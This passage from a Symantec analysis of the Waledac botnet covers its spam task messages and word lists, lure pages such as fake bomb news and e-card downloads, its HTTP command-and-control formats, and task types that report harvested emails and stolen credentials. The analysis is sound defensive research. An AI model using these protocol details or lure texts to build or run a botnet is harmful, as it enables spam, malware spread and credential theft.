domains	A list of domains used in the header of the spam email (i.e. in the Message-ID field)
charset, trunver, svcver, outver, outver.6, outver.5, sendmailver	A list of character set and version numbers used for the email header

Table 5

Examples of spam-specific word lists

Word Name	Target Spam Campaigns
cupo_string, cupo_link	Specific to propagation spams such as fake bomb news and fake SMS tools
pharma, pharma_links	Performance-enhancing pharmaceuticals
tom4, tomlink, tomsubj	Online casino games and ad referrals/affiliates

Figure 13

Snapshot of a sample taskreq message received by a slave node

```

<?xml>
<v>27</v>
<t>taskreq</t>
<props></props>
<tasks>
<task
id="4">
    at present, a task id equal to "4" usually refers to a
    spamming task for the pharmaceutical campaign
    <body>
    UmvjZw12ZwQ6IGzyb20g3v5DMCveUCveUjMTN141onF3ZXJ0exvpb3Bhc2RmZ2hga2x6eGN2Ym5txive
    j5AowvyveQZylxk1eJ541xk1eJ541xk1eJ541xk1eJ541xSkgyngqjv5BXiugd210aCBNAwnyb3NvZnQg
    U01UUFNWQyglxkZzdmN2ZXJ5Sk7ICVERF41ck11c3NhZ2UtSUQ6IDw1XlpejS41Xl1xLTleJTA1XlIw
    LTleJTA1XlIwLTleJTA1XlIwLTleJTA1XlIwLTleJTA1XlIwLTleJTA1XlIwLTleJTA1XlIwLTleJTA1XlIw
    base64 encoded email template
    IC11xkztew5hbWwzxiugjv5Gc3vYb1VAJv5WwV41Pgpcv2vyLUFhZw50
    01BUAHVUZGVyYmlyZCA1xkZ0cnvudi that is used to assemble a spam
    Y3Q6ICVERNB0YXJTYv41CkNvbnRlbnQtVHlwZTogdGV4dC9wbGFpbjsyZ2hhcnN1dD1JU08tODg1OS0x
    OyBmb3JtYXQ9Zmxd2VkcKvbnRlbnQtVHlwZTogdGV4dC9wbGFpbjsyZ2hhcnN1dD1JU08tODg1OS0x
    Yv41IGh0dHA6Ly81Xl1A1XlIyLTZeJTPxd2Vydh11aw9wYXNkZmdoamt senhjdmJubWV1aw9hxiUuJv5G
    cGhhcm1hX2xpbnR1bWwzxiUuXlUk
    </body>
    <a>r -- truncated and withdrawn -- m</a>
    <a>r -- truncated and withdrawn -- m</a>
    <a>t this part contains up to m</a>
    <a>w 1,000 target email addresses .th</a>

    <w>charset</w>
    <w>cupo_link</w>
    <w>cupo_string</w>
    <w>domains</w>
    <w>mynames</w>
    <w>names</w>
    <w>outver</w>
    <w>outver.5</w>
    <w>outver.6</w>
    <w>pharma</w>
    <w>pharma_links</w>
    <w>sendmailver</w>
    <w>surnames</w>
    <w>svsver</w>
    <w>tom1</w>
    <w>tom2</w>
    <w>tom3</w>
    <w>tom4</w>
    <w>tomlink</w>
    <w>tomsbj</w>
    <w>trunver</w>
    </tasks>
    <words>
    <w name="trunver" time="1234183272"/>
    <w name="pharma" time="1236690754"/>
    <w name="tomsbj" time="1238807580"/>
    <w name="tom2" time="1238807627"/>
    <w name="svsver" time="1233919248"/>
    <w name="outver" time="1233919245"/>
    <w name="domains" time="1239294369"/>
    <w name="names" time="1239294607"/>
    <w name="charset" time="1233919243"/>
    <w name="pharma_links" time="1239294731"/>
    <w name="mynames" time="1233919245"/>
    <w name="tomlink" time="1238807556"/>
    <w name="outver.6" time="1233919246"/>
    <w name="tom3" time="1238807645"/>
    <w name="cupo_string" time="1237149340"/>
    <w name="surnames" time="1233919247"/>
    <w name="outver.5" time="1233919246"/>
    <w name="tom4" time="1238807600"/>
    <w name="sendmailver" time="1233919247"/>
    <w name="tom1" time="1238807614"/>
    <w name="cupo_link" time="1238151271"/>
    </words>
</?xml>
    
```

indicates the name and timestamps of the word lists that the node responder has available, and also tells the node requester what word lists to ask for

Appendix A

Gallery of websites used in W32.Waledac's propagation campaigns

Figure 14

The Christmas ecard campaign





Figure 15

The SMS tool campaign




Figure 16

The Valentines campaign



Guess, which one is for you?



Just in case you haven't noticed yet - Valentine's Day is coming soon. So don't forget to get some flowers, a cute present or a nicely designed Valentines Card for your sweetheart. So make sure you grab the Valentine Devkit and get started

Have fun and Happy Valentine's day to all of you. Download Devkit

Figure 17

The Obama presidency campaign



Figure 18

The dirty bomb news campaign

Logo of a prominent news wire service

Powerful explosion burst in San Pablo this morning.

At least 12 people have been killed and more than 40 wounded in a bomb blast near market in San Pablo. Authorities suggested that explosion was caused by "dirty" bomb. Police said the bomb was detonated from close by using electric cables. "It was awful" said the eyewitness about blast that he heard from his shop. "It made the floor shake. So many people were running".
 Until now there has been no claim of responsibility.

You need the latest Flash player to view video content. [Click here to download](#)

Figure 19

Couponizer campaign

the
Couponizer
MAX YOUR SAVINGS!

HOME | ABOUT | ORDER | COUPONS | NEWSLETTER | LINKS | TESTIMONIALS | JOIN OUR TEAM | MAKE OFFERS | CONTACT US

Exclusive sale coupons and deals at over 100 000 stores.
You can find these amazing sale offers and coupons ONLY HERE!
You can download free online and printable coupon list.
Click image below for coupons!

Click Here

Click Print Zip

\$\$\$
Save!

In our list there are most popular stores, restaurants and companies
with discounts up to 95%. We help you to survive this crisis!

Figure 20

4th of July campaign

YouTube Colorful Independence Day events took place throughout the country

This year July 4th firework's shows were surprisingly amazing. The largest firework happend this Saturday. Unprecedented sum of money was spent on this fabulous show even despite crisis. The American Pyrotechnics Association has named South Shore's Fourth of July fireworks show as the best pyrotechnic displays in the nation. If you want to see this fantastic show just click on the video below and press "Run"

0:00 / 1:33

★★★★ 187 ratings

166,731 views

Appendix B

HTTP POST request and response formats

Table 6

Basic format for encrypted IP list message exchange

POST / HTTP/1.1
 Referer: Mozilla
 Accept: /*
 Content-Type: application/x-www-form-urlencoded
 X-Request-Kind-Code: [NODES|SERVERS]
 User-Agent: Mozilla
 Host: [IP ADDRESS]
 Content-Length: [LENGTH]
 Pragma: no-cache
 [OBFUSCATED MESSAGE]

HTTP/1.1 200 OK
 Server: Apache 1.3
 Content-Type: application/x-www-form-urlencoded
 Content-Length: [LENGTH]
 [OBFUSCATED MESSAGE]

Table 7

Basic format for an encrypted task message exchange

POST /[RANDOM FILENAME].[PNG|HTM] HTTP/1.1
 Referer: Mozilla
 Accept: /*
 Content-Type: application/x-www-form-urlencoded
 User-Agent: Mozilla
 Host: [IP ADDRESS]
 Content-Length: [LENGTH]
 Pragma: no-cache
 a= [OBFUSCATED MESSAGE]&b=[BASE64 ENCODED DATA]

HTTP/1.1 200 OK
 Server: nginx/0.6.34
 Date: [DATE]
 Content-Type: text/html
 Connection: keep-alive
 X-Powered-By: PHP/5.2.8
 Content-Length: [LENGTH]
 [OBFUSCATED MESSAGE]

Table 8

Basic format for a download or update request and response

GET /[RANDOM FILENAME].jpg HTTP/1.1
 User-Agent: Mozilla
 Host: [DOMAIN NAME] POST / HTTP/1.1

HTTP/1.1 200 OK
 Server: nginx/0.6.33
 Date: [DATE]
 Content-Type: image/jpeg
 Connection: keep-alive
 Content-Length: [LENGTH]
 Last-Modified: [DATE]
 Accept-Ranges: bytes
 [JPEG FILE WITH A BUNDLED BINARY OR AN EXECUTABLE]

Table 9

Basic format for an index.php request and response

GET / index.php HTTP/1.1 User-Agent: Mozilla Host: [DOMAIN NAME]
HTTP/1.1 200 OK Server: nginx/0.6.33 nginx/0.6.34 Date: [DATE] Content-Type: text/html Connection: keep-alive X-Powered-By: PHP/5.2.8 Content-Length: [LENGTH] [OBFUSCATED MESSAGE]

Appendix C

Table 10

Task Message Contents		
TaskID	Task Type	HTTP POST Message Contents
0xFF	getkey	<p>Sent: "getkey" task name, version number, node ID, node type</p> <p>Attributes:</p> <p>"cert" = a new X.509 or self-signed certificate containing a 1024-bit RSA public key in PEM format</p> <p>Received: version number, "getkey" task name,</p> <p>Attributes:</p> <p>"key" = base64 encoded, RSA encrypted session key</p>
0x01	first	<p>Sent: "first" task name, version number, node ID, node type</p> <p>Attributes:</p> <p>label = label name</p> <p>winver = windows system version number (majorver.minver.subver format)</p> <p>Received: version number, "first" task name</p> <p><i>Currently just acts as an acknowledgment or receipt</i></p>
0x02	notify	<p>Sent: "notify" task name, version number, node ID, node type</p> <p>Attributes:</p> <p>"label" = label name</p> <p>"time_init" = initial startup date and time</p> <p>"time_now" = current date and time</p> <p>"time_sys" = system date and time</p> <p>"time_ticks" = current tickcount</p> <p>Received: version number, "notify" task name</p> <p>Attributes:</p> <p>"ptr" = server name</p> <p>"ip" = system IP address</p> <p>"dns_ip" = DNS server IP address</p> <p>"smtp_ip" = SMTP server IP address</p> <p>"http_cache_timeout" = cache timeout value</p> <p>"sender_threads" = number of sender threads</p> <p>"sender_queue" = sender queue number</p> <p>"commands" = command ID, command, command parameters (see Command Types section this document for more information)</p> <p>"Short_logs" = a boolean flag; enable/disable short logs?</p> <p>"dns_zones" = domain names for DNS zones</p> <p>"dns_hosts" = IP addresses for DNS hosts</p> <p>"socks5" = IP addresses for socks5 proxies and their maximum allowed connections</p> <p>"dos" = possible targets of DOS attack</p> <p>"filter" = possible blacklisted IP addresses</p>
0x03	taskreq	<p>Sent: "taskreq" task name, version number, node ID</p> <p>Received: version number, "taskreq" task name</p> <p>Attributes:</p> <p>id = task id number</p> <p>body = base64 encoded email template</p> <p>a = email address</p> <p>w = spam component list name and timestamp</p>
0x04	words	<p>Sent: "words" task name, version number, node ID</p> <p>Received: version number, "words" task name</p> <p>Attributes:</p> <p>word:</p> <p>name = name of the word list</p> <p><i>A list of strings or words use to fill up variables in the email template given in taskreq</i></p>



0x05	taskrep	Sent: "taskrep" task name, version number, node ID Attributes: b64 = set to true if data uses base64 encoding reports: id = task id number rep = OK if successfully spammed, otherwise ERR rcpt = encoded email address Received: version number, "taskrep" task name <i>Currently just acts as an acknowledgment or receipt</i>
0x06	httpstats	Sent: "httpstats" task name, version number, node ID Attributes: b64 = set to true if data uses base64 encoding https_stats: stat = user-agent info ip = ip address of system that connected time = access time Received: version number, "httpstats" task name <i>Currently just acts as an acknowledgment or receipt</i>
0x07	emails	Sent: "emails" task name, version number, node ID, node type Attributes: emails = list of harvested email addresses Received: version number, "emails" task name <i>Currently just acts as an acknowledgment or receipt</i>
0x08	creds	Sent: "creds" task name, version number, node ID, node type Attributes: creds = base64 encoded data containing stolen login credentials; The decoded information follows this format Server Type://Username:Password@IPaddress Received: version number, "creds" task name <i>Currently just acts as an acknowledgment or receipt</i>

References

1. Liam O'Murchu. "Merry Christmas from Arnold Schwarzenegger! (?)". December 29, 2008. <https://forums2.symantec.com/t5/Malicious-Code/Merry-Christmas-from-Arnold-Schwarzenegger/ba-p/375137>
2. Scott Molenkamp. "Where's Waledac?". April 14, 2009. <http://blogs.technet.com/mmpc/archive/2009/04/14/wheres-waledac.aspx>
3. Brian Ewell. "Downadup + Waledac?". April 8, 2009. <https://forums2.symantec.com/t5/Malicious-Code/Downadup-Waledac/ba-p/393454>
4. Patrick Fitzgerald, "Waledac Shifts Gears", February 9, 2009. https://forums2.symantec.com/t5/blogs/blogarticlepage/blog-id/malicious_code/article-id/239
5. Peter Coogan. "Waledac – Guess which one is for you?". January 23, 2009. https://forums2.symantec.com/t5/blogs/blogarticlepage/blog-id/malicious_code/article-id/232#M232
6. Zulfikar Ramzan. "Online Miscreants Swept Away by Obamania". January 19, 2009. <https://forums2.symantec.com/t5/blogs/blogarticlepage/blog-id/spam/article-id/136>
7. Dermot Harnett. ""Take care about yourself!" and Avoid Terror-Related Malware Spam". March 18, 2009. <https://forums2.symantec.com/t5/Spam/quot-Take-care-about-yourself-quot-and-Avoid-Terror-Related/ba-p/393303>
8. Patrick Fitzgerald, "Waledac Shifts Gears", February 9, 2009. https://forums2.symantec.com/t5/blogs/blogarticlepage/blog-id/malicious_code/article-id/239

Bibliography

1. S. Josefsson, "The Base16, Base32, and Base64 Data Encodings", RFC 4648. October 2006. <http://www.ietf.org/rfc/rfc4648.txt>.
2. Julian Seward, "bzip2 and libbzip2, version 1.0.5: A program and library for data compression". 1996-2007. Pp.3-4,11.
3. <http://www.bzip.org/1.0.5/bzip2-manual-1.0.5.pdf>
4. Wikipedia Project. "bzip2", File format section. http://en.wikipedia.org/wiki/Bzip2#File_format.
5. National Institute of Standards and Technology (NIST), "Specification for the Advanced Encryption Standard (AES)", (FIPS PUB 197). November 26, 2001. <http://www.csrc.nist.gov/publications/fips/fips197/fips-197.pdf>
6. Nick Galbreath. "Cryptography for Internet and Database Applications". Wiley; 1st edition (July 15, 2002). P.51.
7. RSA Laboratories, "PKCS #1 v2.1: RSA Cryptography Standard". June 14, 2002. <ftp://ftp.rsasecurity.com/pub/pkcs/pkcs-1/pkcs-1v2-1.pdf>.
8. X.509. <http://en.wikipedia.org/wiki/X.509>.
9. Peter Gutmann, University of Auckland. "Everything you Never Wanted to Know about PKI but were Forced to Find Out". <http://www.cs.auckland.ac.nz/~pgut001/pubs/pkitutorial.pdf>
10. OpenSSL Project. <http://www.openssl.org>.
11. Liam O'Murchu. "Merry Christmas from Arnold Schwarzenegger! (?)". December 29, 2008. <https://forums2.symantec.com/t5/Malicious-Code/Merry-Christmas-from-Arnold-Schwarzenegger/ba-p/375137>
12. Zulfikar Ramzan. "Online Miscreants Swept Away by Obamania". January 19, 2009. <https://forums2.symantec.com/t5/blogs/blogarticlepage/blog-id/spam/article-id/136>
13. Peter Coogan. "Waledac - Guess which one is for you?". January 23, 2009. https://forums2.symantec.com/t5/blogs/blogarticlepage/blog-id/malicious_code/article-id/232#M232
14. Dermot Harnett. "'Take care about yourself!' and Avoid Terror-Related Malware Spam". March 18, 2009. <https://forums2.symantec.com/t5/Spam/quot-Take-care-about-yourself-quot-and-Avoid-Terror-Related/ba-p/393303>
15. Patrick Fitzgerald, "Waledac Shifts Gears", February 9, 2009. https://forums2.symantec.com/t5/blogs/blogarticlepage/blog-id/malicious_code/article-id/239
16. Brian Ewell. "Downadup + Waledac?". April 8, 2009. <https://forums2.symantec.com/t5/Malicious-Code/Downadup-Waledac/ba-p/393454>
17. Joe Stewart. "Rogue Antivirus Dissected - Part 2". October 22, 2008. <http://www.secureworks.com/research/threats/rogue-antivirus-part-2/>.
18. Scott Molenkamp. "Where's Waledac?". April 14, 2009. <http://blogs.technet.com/mmpc/archive/2009/04/14/wheres-waledac.aspx>



Any technical information that is made available by Symantec Corporation is the copyrighted work of Symantec Corporation and is owned by Symantec Corporation.

NO WARRANTY. The technical information is being delivered to you as is and Symantec Corporation makes no warranty as to its accuracy or use. Any use of the technical documentation or the information contained herein is at the risk of the user. Documentation may include technical or other inaccuracies or typographical errors. Symantec reserves the right to make changes without prior notice.

About the author

Gilou Tenebro is an engineer with expertise in reverse engineering malicious code, located in Symantec Security Response's Culver City office.

For specific country offices and contact numbers, please visit our Web site. For product information in the U.S., call toll-free 1 (800) 745 6054.


Symantec Corporation
World Headquarters
20330 Stevens Creek Blvd.
Cupertino, CA 95014 USA
+1 (408) 517 8000
1 (800) 721 3934
www.symantec.com

About Symantec
Symantec is a global leader in providing security, storage and systems management solutions to help businesses and consumers secure and manage their information. Headquartered in Cupertino, Calif., Symantec has operations in more than 40 countries. More information is available at www.symantec.com.

Copyright © 2009 Symantec Corporation. All rights reserved. Symantec and the Symantec logo are trademarks or registered trademarks of Symantec Corporation or its affiliates in the U.S. and other countries. Other names may be trademarks of their respective owners.

Exhibit B


Waledac Stats




Total observed IPs attempting to propagate Waledac




Source Countries of Waledac propagation attempts, last 12 months



Source Countries of Waledac propagation attempts, 2010





Total distinct IP's seen so far in 2010 performing Waledac-related activities (hosting Waledac, C&C traffic, etc): 23,379

Total infection attempts seen in the last 12 months: 217,821